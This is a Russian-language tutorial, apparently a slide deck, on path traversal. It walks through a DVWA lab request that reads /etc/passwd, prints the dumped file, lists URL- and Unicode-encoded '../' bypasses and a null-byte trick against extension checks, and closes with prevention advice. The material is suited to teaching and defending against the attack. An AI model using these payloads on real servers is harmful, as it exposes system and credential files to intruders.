


A thick, light-colored L-shaped frame is positioned on the left and bottom edges of the slide, framing the central text.

УЯЗВИМОСТЬ PATH TRAVERSAL

Уязвимость Path Traversal

Современные веб-приложения и веб-сервера содержат множество информации в дополнение к стандартному набору HTML и CSS, которые включают в себя скрипты, картинки, шаблоны и файлы конфигурации. Обычно сервер не позволяет пользователю получить доступ к информации, находящейся выше корневого каталога или корневого веб-документа в серверной файловой системе, используя различные способы аутентификации, такие как списки контроля доступа, к примеру.

Атаки типа Directory Traversal возникают, когда в системе находятся ошибки конфигурации, которые позволяют получить корневой (root) доступ, видеть файлы данного уровня и изменять их. Эта атака известна под несколькими именами: path traversal, directory climbing, откат или дот-дот-слэш (../) из-за используемых символов.

Выше по директориям

Уязвимости типа Directory Traversal могут быть обнаружены при проверке HTTP-запросов, форм и куки, но самый легкий способ убедиться, что приложение уязвимо, это посмотреть, нет ли в URL-адресе GET-запроса. Параметры, содержащиеся в GET-запросах, отображаются прямо в URL и выглядят примерно вот так:

<http://examplesite.com/?file=index.php>


Выше по директориям

Иногда может случиться так, что вы сможете отгадать, где находится важная информация, пробуя просто подняться выше по директории. Команда `cd` используется для смены директории. Когда она используется с двумя точками (`cd..`), это означает переход к родительской папке или папке, которая находится выше той, в которой вы находитесь.

Выше по директориям

Добавляя ../ прямым в URL-адрес к пути файла, мы можем попытаться переместиться в директорию выше в надежде увидеть системные файлы и информацию, не предназначенную для публичного доступа. Мы можем приступать прокладывать наш путь вверх, чтобы получить доступ к директории /etc/passwd, но мы сталкиваемся с некоторыми ошибками:

Выше по директориям



The screenshot shows a web browser window with the address bar containing the URL `172.16.1.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. The browser interface includes standard navigation buttons (back, forward, home, etc.) and a search icon. The main content area displays several PHP warning messages:

```
Warning: include(../../../../etc/passwd) [function.include]: failed to open stream: No such file or directory in /var/www/dvwa/vulnerabilities/fi/index.php on line 35

Warning: include() [function.include]: Failed opening '../../../../etc/passwd' for inclusion (include_path=.:usr/share/php:usr/share/pear:../external/phpids/0.6/lib/) in /var/www/dvwa/vulnerabilities/fi/index.php on line 35


Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

Выше по директориям

После того, как мы поднялись на несколько уровней выше, мы наконец натыкаемся на золотую жилу, и в нашем браузере отображается информация /etc/passwd:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002:,,/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Выше по директориям

Файл в директории `/etc/passwd` содержит информацию о пользователях системы, такую как никнеймы, идентификаторы, домашние каталоги и информацию о паролях (хотя обычно она ограничена `x` или `*`, так как точная информация о них хранится где-то в другом месте). Другая информация, которая нас также интересует, находится в `/etc/group` файле. В нем содержится информация о том, к какой группе принадлежат те или иные пользователи.

На других операционных системах `directory traversal` работает идентично с небольшими отличиями. К примеру, в Windows используется обратный слэш при разделении директорий, а также корневой каталог обычно носит имя диска (чаще всего `C:\`).

Разумеется, есть еще огромное количество файлов, которые могут содержать много интересных вещей, так что, если доступ системного уровня был получен, было бы неплохо провести немного времени за поиском различной деликатной информации.

Кодировки и обход ограничения файлов

В некоторых ситуациях, когда веб-приложение отсеивает специальные символы, используется кодировка для обхода проверки ввода, чтобы атака имела место быть. Мы уже видели, как это применимо в других атаках по типу SQL-инъекций, но те же самые техники вполне подходят и для directory traversal атаки. Два основных используемых метода – это URL-кодировка и Unicode-кодировка. В Unix-системах, которые используют прямой слэш, URL-эквивалент символов ../ будет выглядеть как одно из этих выражений:

`%2e%2e%2f`

`%2e%2e/`

`..%2f`

Unicode-эквивалент следующий:

`..%c0%af`

Кодировки и обход ограничения файлов

В Windows-системах, которые используют обратный слэш, `..\` в URL-кодировке выглядит следующим образом:

`%2e%2e%5c`

`%2e%2e\`

`..%5c`

Unicode-вариант выглядит так:

`..%c1%9c`

Кодировки и обход ограничения файлов

Зачастую приложение отображает файлы только определенного вида, будто то страница, которая явно заканчивается на .php или PDF-документ. Мы можем обойти это, добавив нулевой байт к запросу, дабы устранить тип документа, примерно вот так:

<http://examplesite.com/?file=topsecret.pdf%00>

Предотвращение Directory Traversal

Хоть атака directory traversal имеет весь потенциал для того, чтобы стать губительной атакой для администратора, к счастью, от нее весьма просто защититься. Наиболее важным пунктом является наличие соответствующего списка контроля доступа, а также не будет лишним обеспечить надлежащие права доступа к файлам. Также не стоит без явной необходимости хранить важную информацию или файлы конфигурации в корневом веб-документе. Если на сервере нет важных деталей, с которых можно начать атаку, то последствия от такой атаки будут куда меньше.

Предотвращение Directory Traversal

Помимо прочих важных настроек отображения в Интернете, важным шагом является обеспечение правильной проверки ввода. На самом деле, стоит полностью отказаться от пользовательского ввода при работе с файлами системы, если это возможно. В качестве дополнительной меры можно также использовать whitelist, позволяющий свести к минимуму риск того, что злоумышленник воспользуется любыми ошибками в настройках доступа.

Предотвращение Directory Traversal

Также (в особенности, если администратор хочет выйти за привычные рамки его обязанностей) стоит провести достоверное тестирование вашего приложения на уязвимость directory traversal. Существуют специальные инструменты для подобных проверок DirBuster, ZAP и DotDotPwn.

Подводя итоги

Directory Traversal позволяют атакующему использовать ошибки в настройках безопасности, чтобы попытаться получить доступ к важной информации. Как мы видим, это очень простая в реализации атака, но последствия могут быть просто разрушительными, в особенности, если была изъята личная или финансовая информация, или если была скомпрометирована важная информация о сервере, которая стала опорной точкой для последующих атак.